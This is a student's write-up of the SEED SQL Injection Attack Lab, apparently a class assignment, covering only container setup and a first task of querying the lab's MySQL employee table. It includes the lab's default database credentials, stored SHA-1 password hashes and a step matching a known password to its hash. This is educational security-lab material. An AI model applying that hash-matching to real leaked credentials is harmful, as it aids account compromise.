Arvind Sai Dooda A20553046

SQL Injection Attack Lab

2 Lab Environment


We have developed a web application for this lab, and we use containers to set up this web application. There are two containers in the lab setup, one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is `10.9.0.5`, and The URL for the web application is the following:


```
http://www.seed-server.com
```

We need to map this hostname to the container's IP address. Please add the following entry to the `/etc/hosts` file. You need to use the root privilege to change this file (using `sudo`). It should be noted that this name might have already been added to the file due to some other labs. If it is mapped to a different IP address, the old entry must be removed.

```
[11/09/23]seed@VM:~/.../sql$ sudo gedit /etc/hosts

(gedit:2700): Tepl-WARNING **: 14:24:10.353: GVfs metadata is not supported. Fal
lback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs met
adata are not supported on this platform. In the latter case, you should configu
re Tepl with --disable-gvfs-metadata.
[11/09/23]seed@VM:~/.../sql$
```

I have added the containers ip address in the hosts files





Above screen snippet is the webpage we will be getting after we run the docker container

2.1 Container Setup and Commands

```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

we have to run the docker container to run the website , below i have attached the screenshots of the docker commands runned.

```
seed@VM: ~/.../sql
[11/09/23]seed@VM:~/Desktop$ cd sql
[11/09/23]seed@VM:~/.../sql$ ls
docker-compose.yml  image_mysql  image_www
[11/09/23]seed@VM:~/.../sql$ dc buildup
dc: Could not open file buildup
[11/09/23]seed@VM:~/.../sql$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Running in a0d029967afe
Removing intermediate container a0d029967afe
 ---> f5cde4044dac
Step 3/5 : COPY Code $WWWDir
 ---> 937ea267eb6a
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
 ---> a7da77083b41
Step 5/5 : RUN  a2ensite apache_sql_injection.conf
 ---> Running in 333905f20d4a
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 333905f20d4a
 ---> e5b834cef64f

Successfully built e5b834cef64f
Successfully tagged seed-image-www-sqli:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
a076a628af6f: Pull complete
f6c208f3f991: Pull complete
88a9455a9165: Pull complete
406c9b8427c6: Pull complete
7c88599c0b25: Pull complete
25b5c6debdaf: Pull complete
43a5816f1617: Pull complete
69dd1fbf9190: Pull complete
5346a60dcee8: Pull complete
ef28da371fc9: Pull complete
fd04d935b852: Pull complete
050c49742ea2: Pull complete
Digest: sha256:0fd2898dc1c946b34dceaccc3b80d38b1049285c1dab70df7480de62265d6213
Status: Downloaded newer image for mysql:8.0.22
 ---> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Running in 7c6e85088bca
Removing intermediate container 7c6e85088bca
 ---> 7481c7cae804
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
 ---> Running in bfc5ecf14ac2
Removing intermediate container bfc5ecf14ac2
 ---> c8b3a449a928
Step 4/7 : ENV MYSQL_USER=seed
```


Command : dcup

```
[11/09/23]seed@VM:~/.../sql$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating www-10.9.0.5   ... done
Creating mysql-10.9.0.6 ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2023-11-09 18:00:41+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2                    AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress this message
mysql-10.9.0.6 | 2023-11-09 18:00:42+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2023-11-09 18:00:42+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-11-09 18:00:42+00:00 [Note] [Entrypoint]: Initializing database files
mysql-10.9.0.6 | 2023-11-09T18:00:42.795460Z 0 [System] [MY-013169] [Server] /usr/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 44
mysql-10.9.0.6 | 2023-11-09T18:00:42.838145Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2023-11-09T18:00:44.373111Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2023-11-09T18:00:47.971579Z 6 [Warning] [MY-010453] [Server] root@localhost is created with an empty password ! Please consider switching off the --initialize-insecure option.
mysql-10.9.0.6 | 2023-11-09 18:00:54+00:00 [Note] [Entrypoint]: Database files initialized
mysql-10.9.0.6 | 2023-11-09 18:00:54+00:00 [Note] [Entrypoint]: Starting temporary server
mysql-10.9.0.6 | mysqld will log errors to /var/lib/mysql/107bbf76749d.err
mysql-10.9.0.6 | mysqld is running as pid 91
mysql-10.9.0.6 | 2023-11-09 18:00:57+00:00 [Note] [Entrypoint]: Temporary server started.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/iso3166.tab' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/leap-seconds.list' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/zone.tab' as time zone. Skipping it.
mysql-10.9.0.6 | Warning: Unable to load '/usr/share/zoneinfo/zone1970.tab' as time zone. Skipping it.
mysql-10.9.0.6 | 2023-11-09 18:01:07+00:00 [Note] [Entrypoint]: Creating database sqllab_users
mysql-10.9.0.6 | 2023-11-09 18:01:07+00:00 [Note] [Entrypoint]: Creating user seed
mysql-10.9.0.6 | 2023-11-09 18:01:07+00:00 [Note] [Entrypoint]: Giving user seed access to schema sqllab_users
mysql-10.9.0.6 |
mysql-10.9.0.6 | 2023-11-09 18:01:07+00:00 [Note] [Entrypoint]: /usr/local/bin/docker-entrypoint.sh: running /docker-entrypoint-initdb.d/sqllab_users.sql
mysql-10.9.0.6 |
mysql-10.9.0.6 |
mysql-10.9.0.6 | 2023-11-09 18:01:08+00:00 [Note] [Entrypoint]: Stopping temporary server
mysql-10.9.0.6 | 2023-11-09 18:01:10+00:00 [Note] [Entrypoint]: Temporary server stopped
mysql-10.9.0.6 |
mysql-10.9.0.6 | 2023-11-09 18:01:10+00:00 [Note] [Entrypoint]: MySQL init process done. Ready for start up.
mysql-10.9.0.6 |
mysql-10.9.0.6 | 2023-11-09T18:01:10.904763Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2023-11-09T18:01:10.945683Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2023-11-09T18:01:11.594349Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2023-11-09T18:01:11.932353Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port: 33060, socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2023-11-09T18:01:12.153945Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2023-11-09T18:01:12.154543Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connections are now supported for this channel.
mysql-10.9.0.6 | 2023-11-09T18:01:12.163768Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysqld' in the path is accessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2023-11-09T18:01:12.293641Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22'  socket: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Community Server - GPL.
```

Command : dockps

```
seed@VM: ~/.../sql
[11/09/23]seed@VM:~/.../sql$ dockps
b841b45aff9c  www-10.9.0.5
107bbf76749d  mysql-10.9.0.6
[11/09/23]seed@VM:~/.../sql$
```

We got the website running successfully.



To start from a clean database, we can remove this folder by the command given below.

```
[11/09/23]seed@VM:~/.../sql$ sudo rm -rf mysql_data
[11/09/23]seed@VM:~/.../sql$
```


2.2 About the Web Application

We have created a web application, which is a simple employee management application. Employees can view and update their personal information in the database through this web application. There are mainly two roles in this web application: `Administrator` is a privilege role and can manage each individual employees' profile information; `Employee` is a normal role and can view or update his/her own profile information. All employee information is described in Table 1.

Table 1: Database


Name	Employee ID	Password	Salary	Birthday	SSN	Nickname	Email	Address	Phone#
Admin	99999	seedadmin	400000	3/5	43254314				
Alice	10000	seedalice	20000	9/20	10211002				
Boby	20000	seedboby	50000	4/20	10213352				
Ryan	30000	seedryan	90000	4/10	32193525				
Samy	40000	seedsamy	40000	1/11	32111111				
Ted	50000	seedted	110000	11/3	24343244				

I have checked whether data is there or not and whether it was correct or not and working fine or not. **Yess, it was working fine and we are good to go.**



Above screen snippet is the personal information of the employee given.

To know whether it was logging in perfectly or not i have tested with one employee data **Alice**



Above screen snippet is the logged in employee details of Alice.

---------- **Set up completed** ----------

3 Lab Tasks


3.1 Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database. The data used by our web application is stored in a MySQL database, which is hosted on our MySQL container. We have created a database called `sqllab_users`, which contains a table called `credential`. The table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, you need to play with the database to get familiar with SQL queries.

Please get a shell on the MySQL container (see the container manual for instruction; the manual is linked to the lab's website). Then use the `mysql` client program to interact with the database. The user name is `root` and password is `dees`.


```
// Inside the MySQL container
# mysql -u root -pdees
```

In below screenshot we are now going to check the stored data in the data base and load the sql container



After login, you can create new database or load an existing one. As we have already created the `sqllab_users` database for you, you just need to load this existing database using the `use` command. To show what tables are there in the `sqllab_users` database, you can use the `show tables` command to print out all the tables of the selected database.

We are creating a new database and loading the existing one below see the screen shots



After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results.

Print all profile information .

Here we have used select and describe statement .

```
mysql> describe credentials;
ERROR 1146 (42S02): Table 'sqllab_users.credentials' doesn't exist
mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.03 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

In the above screen shot we are seeing the all profile details in the database of the mysql container. From there we can check the password of one person.

To check alice password we will be cracking by sha1sum .

```
seed@VM: ~/.../sql          seed@VM: ~/.../sql          seed@VM: ~/.../sql
[11/09/23]seed@VM:~/.../sql$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
[11/09/23]seed@VM:~/.../sql$ fdbe918bdae83000aa54747fc95fe0470fff4976
```

Seedalice is the password mentioned in the lab

We can see both are identical with the alice profile hashcode.

